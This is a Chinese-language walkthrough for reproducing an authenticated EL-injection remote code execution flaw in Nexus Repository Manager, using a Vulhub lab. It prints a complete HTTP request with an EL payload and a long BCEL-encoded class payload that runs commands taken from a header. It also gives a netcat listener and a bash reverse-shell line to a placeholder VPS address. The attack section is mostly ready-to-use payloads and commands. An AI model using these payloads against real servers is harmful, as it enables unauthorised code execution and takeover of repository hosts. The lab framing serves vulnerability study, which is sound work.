
**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问8081端口可看到web页面，该漏洞需要至少普通用户身份，这里我们使用账号密码admin/admin登陆后台



**二、漏洞复现**

1、登录后，复制用户的Cookie和CSRF Token，发送如下数据包，成功执行EL表达式

POST /service/rest/beta/repositories/go/group HTTP/1.1

Host: 127.0.0.1:8081

Content-Length: 203

X-Requested-With: XMLHttpRequest

X-Nexus-UI: true

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36

NX-ANTI-CSRF-TOKEN: 0.7886248393834028

Content-Type: application/json

Accept: \*/\*

Origin: http://127.0.0.1:8081

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Referer: http://127.0.0.1:8081/

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Cookie: NX-ANTI-CSRF-TOKEN=0.7886248393834028; NXSESSIONID=cedf848f-d881-4b58-ac24-9e9c3ece40bc

Connection: close

{

"name": "internal",

"online": true,

"storage": {

"blobStoreName": "default",

"strictContentTypeValidation": true


},

"group": {

"memberNames": ["$\\A{233\*233\*233}"]

}

}



2、将POST内容改为如下，在包头上添加404字段，成功执行命令

{

"name": "internal",

"online": true,

"storage": {

"blobStoreName": "default",

"strictContentTypeValidation": true


},

"group": {

"memberNames": ["${''.getClass().forName('com.sun.org.apache.bcel.internal.util.ClassLoader').newInstance().loadClass('$$BCEL$$$l$8b$I$A$A$A$A$A$A$A$8dV$eb$7f$UW$Z$7eN$b2$d9$99L$s$9bd6$9bd$A$xH$80M$80$5dJ$81$96$e5bC$K$e5$S$u$924$YR$ad$93eH$W6$3b$db$d9$d9$Q$d0j$d1Z$ea$adVQ$yj$d1R5$de5$a2$h$q$82h$V$b5$9f$fc$ea7$3f$f6$\_$e0$83$3f$7f$8d$cf$99$dd$N$d9d$5b$fc$R$ce$ceyo$e7y$df$f3$3e$ef$cc$db$ef$de$bc$N$60$L$fe$a1$n$IGAVC$N$9cz$$$cfI$89$ab$m$a7$e2i$Nm$f04$e41$n$97$b3$w$s$a5$e4$9c$8a$f3$K$86U$7cR$c5$a74t$e0y$v$fd$b4$8a$cfhX$81$XT$5cP$f0Y$v$fa$9c$82$X5$7c$k$\_$a9$b8$a8$e2e$F\_P$f1E$V\_R$f1e$F\_Q$f1$8a$8a$afjx$V\_$93$cb$d7$V$5cR$f0$N$N$df$c4e$Nk$f1$z$Nk$f0$9a$82$x$g$ba$e1$c8$cd$b7$e5$d3wT$7cW$fe$be$aea$r$ae$ca$e5$7b$K$be$af$e0$N$81$a07$e6$da$d6I$B$a3$ef$b45a$c5$d3Vf4$3e$e0$cbvP$bb3$95Iy$bb$Fj$a3$5d$83$C$81$5e$e7$a4$z$d0$d4$97$ca$d8G$f2$e3$p$b6$3b$60$8d$a4m$e9$ec$q$ad$f4$a0$e5$a6$e4$be$q$Mxc$a9$9c$40C$9f$3d$91J$c7$e5$c2$88$ea$ced$ba$U3$b4$df$f3$b2$bdN$sc$t$bd$94$93$RhY$A$a17m$e5r$b4o$Y$93Fc$W$ad$d2$95$m$9f$g9MGi$b2$7f$a1$89$e2$da$cf$e5$ed$9cG$f0cL$c2v$x$bd$fa$3d7$95$Z$95$40$5c$3b$97u29$C$N$9euS$9e4$8c$U$NSN$fc$u$ad$bc$e3$be$98$b6$b5$c9qV$u$3c$5c$zNM$969$86$Xh$8e$baN$d2$f6$b1$d7$8c0f$c7$7c$cc$3d$f9S$a7l$d7$3ey$cc$87$r$f5$b9$91y$fd$82$a0E$3b$ea$D$ac$94$84G$a4$f94$T$K$8d$z$wX$d0$f1k$m$a0$Xo$d1$bf$F$c21$X$c4t$edSi$da$c4$f7$a5$ec$b4$bc$d2$d0$C$d3$c3V$96$d8$x$F$y$fc$f9$f3$C$9a$t$\_$d1wbM$8b$e7$e4$W$d5$60$fe$G4$3b$e3$b9$e7$fc$xcw$f8$9bA$x$9d$\_$bb$b7Uv$c7$b9l$b9CZ$X\_$f8$ce$ee$dd$M$d7$d8$efY$c93$c4$e2$9b$91U$K$ae$91$V$q$I$d9$40$S$u8$a8$e0M$bf$f5$af$94$fbX$ebw$f2n$92$t$ca$b8$f5$b2$d9b2$b6$8emx$b4$q$f0$5bP$t$7f$b7$ea$f8$B$7e$u$d0$bc$b8$e3u$fc$IS$3cL$c7$8f$f1$T$j$3f$c5$cf$E$3a$a5QL$g$c5$G$ee$X$aas$a0$a2h$3a$7e$8e\_$I$d4y$c5$bc$ba$ff$l$9f$ce$bd$b2Nt$9a$90$a5$d2$f1K$fcJ$c7$af1$z$b0$ceqGc6y$92$cd$d9$b1$d3$b6$e7$9d$8b$e5lw$c2vc$95$8c$d1$f1$h$5c$e7$8d$8e$da$5e$F$F$9a$WUU$c7o$f1$bb$8at$8b7$a7$a0$a0c$G7X$3d$868V$e6M$bd$8cW$a2N$f3$e2$e6$q$Z$b6l$daB$d2$f9$ke$GI$97$e3$r$S$85$abp$88$W$f1$91T$s$3eb$e5$c6$d8$f7$h$93$K$7e$af$e3$sfu$fc$B$b7$d8$n$d59$c2N$$$x$Od$b2y$8f$Qlk$bc$a8c$H$e8$b8$8d$3f$ca$h$be$p$97$3f$95$c3$y$a1$92$8e$3fcZ$c7$5b$f8$8b$80$d0t$fcU$ee$ee$e2o$3a$fe$$$9bc$e5$7d$af$D$e9$b4$3dj$a5$7b$92$92$c1$7b$t$93v$b6H$b4$f0$7d$93$F$d2$f6$f7$60$Z$t$d9$92q$c0$aeN$e6$5d$97$dc$Y$u$N$dc$d6hW$b5$91$db$ccR$3e$c1$cb$b7X$85R$b4$8d$d1$a5$83$a7$eb$7d$u$de$98$b3$bdb$K$a9$e2$m$8e$9e$90$d3$bb$96$91$F$d6F$972$b8$ab$g$a9$95S$8e$7b$c4$g$a7$ff$9a$H$9c\_$9e$d5$w$P$u$N$81p$b4$9a$81B$83b$c8$ca$e4$e7$87i$90$3d$e8O$b0H5$94$t$8a$8dv$d8$f6$c6$i$96$e5$f1$w$b0$86$97$9cZ$adP$c5$I$3c$af$e3$bdt$84$92$caL8g$Iu$7b$V$uU$a6$60$d5$g$$$e8$83c$f9$8c$97$92$a9$fb$5c$xo$o$Vu$u$89$e5$e8$b7$t$ed$a4$404Z$e5$9d$d3U$f5e$p$a7$c0$C$92$b0$3b$cb$a1$x$d9$p$b3$8eVU$c8$k$J$dfW$95$5eSR$aa$fas$ab$f82$b2$b2Y$3b$c3$falx$40S$yz$97$a9$9eS$k$mu$fe$ebv$d1$j$97$p$f0$b4$bad$da$c9$d9X$c5$ef$aa$m$bf$b7X19$b3$f9T$c3g$8es$ae$8fq$X$e7$af$e0o$5d$f7$M$c4$b4$af$de$ce5$e8$LU$q$b8$eaE$D$ec$c0N\_$b6$ab$ec$i$e8$a4$dd2$c6$7es$W5C3$a8$bd$8e$c0$N$d4$j2$82$86R$80$da$b7$3eP$40$fd$fa$ee$C$b4$c3F$c3$N$e8G6$g$8d$94$t$Cf$40j$cc$c0$G$aa$ee$m$c4$bfD$9d$d1D$8bD$d0$M$g$cd$d2F1$V$df$a6$$$a1$9a$ea$edm$f5$b5$db$b4$88$W$a9$bf$s$b6$9ajD$db$9ch0$h$ee$8a$d5$a6b60FB7$f5$bb$a2$d9$d4$Lh$v$c00$c2$F$b4$5e$e1$d8$93$fbD$a3$d9hDjo$a1$ad$80vS$e7CG$Bf$od$86$a4$b2$c9l2$96$95$95$a1$b2$b2$d9$q$86$Wcy$80$8a$a1ZcE$bf$d46s$d7$c1$dd$H$b83$ef$60E$a2$85$be$P$z$f15LC$fa$7e$b0$ac0J$8a$3bX$99$I$Hoa$FC$ac$ea$l$K$Y$l$ea$l$aa3$5b$fa$T$ad7$b0$dal$z$a03$R$99$c5$9a$a1Y$ac$j2$p$F$ac$9bAt$G$5d$89$b6Yt$b3$b6$eb$T$ed$s$e3m$YJt$dcE$d8l7$Zs$a3$R$e3r$7cj$ee$j$b3$bd$80x$c24$c3$a6Y$c0$s$93$f9$3f$3c$85$ba$84$fe$a2$s$a6$de$7d$7b$K$81C$d3$bc$d8IqI$5c$c6fh$e2$aax$D$8f$m$e0\_$f5U$ac$e3Z$cf$fehD$IM$fcxn$c6r$84$d99m$d4t$b0CL$f6$cdr$f4$e2$n$i$e4Go$3f5CX$8d$i$3a1$c9$af$e5$L$b4z$JQ$5cF$X$5e$c7z$5c$c7$G$be$93b$f8$t6$e1$k$k$W$3a6$8b$u$k$R$bb$b0E$3c$89$ad$e2$Zl$T6$k$TYl$X$\_$60$87$b8$88$5d$e2$V$ec$W$97$d0Kt$3d$e25$ac$WW$b1$9f$I$f7$89k$3cQ$b6$e0$3bhg$ec$7b$d8$8d$P$T$e5u$fc$h$8f$a3$87ho$e2\_$d8CY$TO$7b$8b$I$7b$88$fd$k$z$9f$c0$5e$b4$f0$e4$8b$d8G$99$c1$f3$cf$e0I$ecG$98$u$Gq$80Q$5b$89$a5$P$87$f8$3fBD$8f$e20$8e$a0$8d$b8bx$KG$d1$$$c6$99$d9G$Y$a5$83$f8t$i$e3$93$89$L$c2$60$f6$3d$dc$e7$c4$g$M$f0$a9$B$n$f1j$89Wm$e2e$3c$cd$e8$C$ab$c4$f38Nm$N$d6$89$b3$f8$u$f1$d5$o$$$iVm$905$ef$V$c38$81a$S$ea$a0$Y$c03$d4$G$d1$\_$O$e1c$d4$w$f8$b8$8cD$cfb$b6$cf2$dbb$8e$cf2$c7OP7$8d$fa9$d8hP$60$v$YQ$c0o$80$93$feCh$feA$90$aes$fc$d7$f1$be6$be$b8$a8$99\_m$7f$3d$a5$60T$c1$98$82$94$82$d3$c0$7f$b1$8c$9a9$Y$d0$l$U$Q$d8$a3$e0$cc$7f$m$e6$98$j$fc$5dZ$8e$9eq$7f$aed$fe$H$c3$e0$Q$5e$fb$N$A$A').newInstance()}"]

}

}



3、VPS开启监听

nc –lvnp 8888

4、将上面404字段的值改为反弹shell命令

bash -i >& /dev/tcp/XXX.XXX.XXX.XXX/8888 0>&1

5、VPS成功接收shell

